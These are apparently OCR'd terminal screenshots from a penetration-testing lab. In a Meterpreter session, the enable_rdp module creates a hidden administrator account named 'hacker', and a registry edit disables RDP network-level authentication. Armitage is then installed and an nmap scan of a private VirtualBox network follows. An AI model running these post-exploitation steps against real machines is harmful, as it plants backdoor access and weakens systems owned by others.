sha256: 5dce90501369effa5707f6be135b47fab72ef7a4b2d5414287fe6b3cf8c3e73e
Do you trust this certificate (yes/no)? yes
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to tr
ust this specific certificate.
Connection established using SSL.
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1



nam@kali: ~
File Actions Edit View Help
Basic options:
Name Current Setting Required Description
ENABLE true no Enable the RDP Service and Firewall Exception.
FORWARD false no Forward remote port 3389 to local Port.
LPORT 3389 no Local port to forward remote connection.
PASSWORD no Password for the user created.
SESSION yes The session to run this module on
USERNAME no The username of the user to create.
Description:
This module enables the Remote Desktop Service (RDP). It provides the options to create an account and configure it to be a member of the Local Administrators and Remote Desktop Users group. It can also forward the target's port 3389/tcp.
Module options (post/windows/manage/enable_rdp):
Name Current Setting Required Description
ENABLE true no Enable the RDP Service and Firewall Exception.
FORWARD false no Forward remote port 3389 to local Port.
LPORT 3389 no Local port to forward remote connection.
PASSWORD no Password for the user created.
SESSION yes The session to run this module on
USERNAME no The username of the user to create.
meterpreter > run post/windows/manage/enable_rdp username=hacker password=AAAbbb111
[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
[*] Setting user account for logon
[*] Adding User: hacker with Password: AAAbbb111
[*] Adding User: hacker to local group 'Remote Desktop Users'
[*] Hiding user from Windows Login screen
[*] Adding User: hacker to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20240603205134_default_192.168.1.21_host.windows.cle_190907.txt
meterpreter > reg setval -k 'HKLM\\SYSTEM\\CurrentControlSet\\Control\\TerminalServer\\WinStations\\RDP-Tcp' -v UserAuthentication -d '0'
[-] stdapi_registry_open_key: Operation failed: The system cannot find the file specified.
meterpreter > reg setval -k 'HKLM\\SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\WinStations\\RDP-Tcp' -v UserAuthentication -d '0'
Successfully set UserAuthentication of REG_SZ.
meterpreter > idletime
User has been idle for: 2 mins 5 secs
meterpreter > rdesktop -u hacker -p AAAbbb111 192.168.1.21
[-] Unknown command: rdesktop
meterpreter > rdesktop -u hacker -p AAAbbb111 192.168.1.21
[-] Unknown command: rdesktop
Console Multi Command Execution Meterpreter Script f4/loot/20240603205134_default_192.168.1.21_host.windows.cle_190907.txt
OPTIONS:
-c Commands to execute. The command must be enclosed in double quotes and separated by a comma.
-h Help menu.
-r Text file with list of commands, one per line.
-s Hide commands output for work in background sessions
meterpreter >


22.04

1,


nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ sudo apt install armitage
[sudo] password for nam:
The following packages were automatically installed and are no longer required:
fonts-noto-color-emoji libgupnp-igd-1.0-4 libmagickcore-6.q16-6-extra libwebkit2gtk-4.0-37
libatk-adaptor libjavascriptcoregtk-4.0-18 libmagickwand-6.q16-6 python3-pyatspi
libgphoto2-l10n libmagickcore-6.q16-6 libpthread-stubs0-dev
Use 'sudo apt autoremove' to remove them.
Installing:
armitage
Installing dependencies:
openjdk-11-jre openjdk-11-jre-headless
Suggested packages:
fonts-ipafont-gothic fonts-ipafont-mincho fonts-wqy-microhei | fonts-wqy-zenhei fonts-indic
Summary:
Upgrading: 0, Installing: 3, Removing: 0, Not Upgrading: 519
Download size: 43.4 MB
Space needed: 188 MB / 9104 MB available
Continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 openjdk-11-jre-headless amd64 11.0.20~7-1 [38.2 MB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 openjdk-11-jre amd64 11.0.20~7-1 [193 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 armitage all 20220123-0kali4 [4971 kB]
Fetched 43.4 MB in 6s (7761 kB/s)
Selecting previously unselected package openjdk-11-jre-headless:amd64.
(Reading database ... 393368 files and directories currently installed.)
Preparing to unpack .../openjdk-11-jre-headless_11.0.20~7-1_amd64.deb ...
Unpacking openjdk-11-jre-headless:amd64 (11.0.20~7-1) ...
Selecting previously unselected package openjdk-11-jre:amd64.
Preparing to unpack .../openjdk-11-jre_11.0.20~7-1_amd64.deb ...
Unpacking openjdk-11-jre:amd64 (11.0.20~7-1) ...
Selecting previously unselected package armitage.
Preparing to unpack .../armitage_20220123-0kali4_all.deb ...
Unpacking armitage (20220123-0kali4) ...
Setting up openjdk-11-jre-headless:amd64 (11.0.20~7-1) ...
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs to
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/rmid to
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/pack200
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/unpack2
o mode
Processing triggers for mailcap (3.70+nmu1) ...
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for desktop-file-utils (0.27-2) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
Processing triggers for ca-certificates-java (20240118) ...
done.
Setting up openjdk-11-jre:amd64 (11.0.20~7-1) ...
Setting up armitage (20220123-0kali4) ...
(nam㉿kali)-[~]
$ sudo /etc/init.d/postgresql start
Starting postgresql (via systemctl): postgresql.service.
(nam㉿kali)-[~]
$ sudo armitage
Connect...
Host
127.0.0.1
Port
55553
User
msf
Pass
****
Connect
Help
Apache2 Debian Default Page
It works!

2,


1 2 3 4
21:15
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Import Hosts
Add Hosts...
Nmap Scan
MSF Scans...
DNS Enumerate
Clear Database
Intense Scan
Intense Scan + UDP
Intense Scan, all TCP ports
Intense Scan, no ping
Ping Scan
Quick Scan
Quick Scan (OS detect)
Comprehensive
192.168.
Console X
msf6 >


Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.1.21
192.168.1.1
192.168.1.2
192.168.1.12
192.168.1.11
Message
Scan Complete!
Use Attacks->Find Attacks to suggest applicable exploits for your targets.
OK
Console X
nmap X
[*] Nmap: 3389/tcp open ms-wbt-server
[*] Nmap: 5357/tcp open http
[*] Nmap: MAC Address: 08:00:27:11:BE:55 (Oracle VirtualBox virtual NIC)
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
[*] Nmap: OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
[*] Nmap: No OS matches for host
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Nmap scan report for 192.168.1.20
[*] Nmap: Host is up (0.000089s latency).
[*] Nmap: Not shown: 99 closed tcp ports (reset)
[*] Nmap: PORT STATE SERVICE VERSION
[*] Nmap: 80/tcp open http Apache httpd 2.4.57 ((Debian))
[*] Nmap: No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
[*] Nmap: TCP/IP fingerprint:
[*] Nmap: OS:SCAN(V=7.94%E=4%D=6/3%OT=80%CT=7%CU=41891%PV=Y%DS=0%DC=L%G=Y%TM=665DD041
[*] Nmap: OS:%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS(
[*] Nmap: OS:O1=MFFD7ST11NW7%O2=MFFD7ST11NW7%O3=MFFD7NNT11NW7%O4=MFFD7ST11NW7%O5=MFFD
[*] Nmap: OS:7ST11NW7%O6=MFFD7ST11)WIN(W1=8200%W2=8200%W3=8200%W4=8200%W5=8200%W6=820
[*] Nmap: OS:0)ECN(R=Y%DF=Y%T=40%W=8200%O=MFFD7NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=
[*] Nmap: OS:S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q
[*] Nmap: OS:=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A
[*] Nmap: OS:%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y
[*] Nmap: OS:%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T
[*] Nmap: OS:=40%CD=S)
[*] Nmap: Network Distance: 0 hops
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 256 IP addresses (14 hosts up) scanned in 60.54 seconds
msf6 >